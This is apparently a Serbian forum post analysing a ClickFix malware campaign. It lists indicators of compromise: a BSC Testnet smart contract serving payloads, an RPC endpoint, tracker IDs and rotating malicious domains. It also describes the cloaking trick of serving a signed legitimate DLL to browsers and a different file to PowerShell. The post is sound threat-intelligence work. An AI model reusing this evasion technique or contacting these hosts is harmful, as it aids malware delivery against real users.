Adresa ovog pametnog ugovora i njegove transakcije: https://testnet.bscscan.com/address/0xf4...a48d80832a
Ovo takođe znači da možemo da vidimo IP adrese uređaja koji su uspešno preuzeli payload! Ali to ćemo pregledati drugi put, LLM mi pravi skriptu da izvlačim te transakcije iz BSC Testneta i IP adrese iz njih.
Payload koji se dobije sa adrese ako se pristupi preko pretraživača ili nečeg neočekivanog je potpuno legitiman DLL potpisan sa validnim NVIDIA sertifikatom :
https://www.virustotal.com/gui/file/f110...8e820c98c6
Ali kada se fajl preuzme preko PowerShella kako i očekuje dobije se potpuno drugi fajl :
https://www.virustotal.com/gui/file/99db...?nocache=1
Complete IOC List
Code:
Type Value
Contract 0xf4a32588b50a59a82fbA148d436081A48d80832A
Function 0x24513bb6 (IP/user check)
RPC bsc-testnet-rpc.publicnode.com
Tracker mc.yandex.ru/metrika/tag.js
Metrics ID 99162160
Avast IP Check ip-info.ff.avast.com/v2/info
Font Awesome use.fontawesome.com/releases/v5.0.0/css/all.css
Cookie cjs_id
UI Classes _rIwk87zJ, _SMwyORvP, _pSGrZZ3z, _itM2Vhkj, _Kla7YB4A
domeni koje sam otkrio koji su se menjali na svakih sat vremena dok sam analizirao ovaj ClickFix :
Code:
1xbeet.vip
1xbeet.site
1bonus.bet
1bet1yek.bet
sargarminovin.ir
oxiidbet.com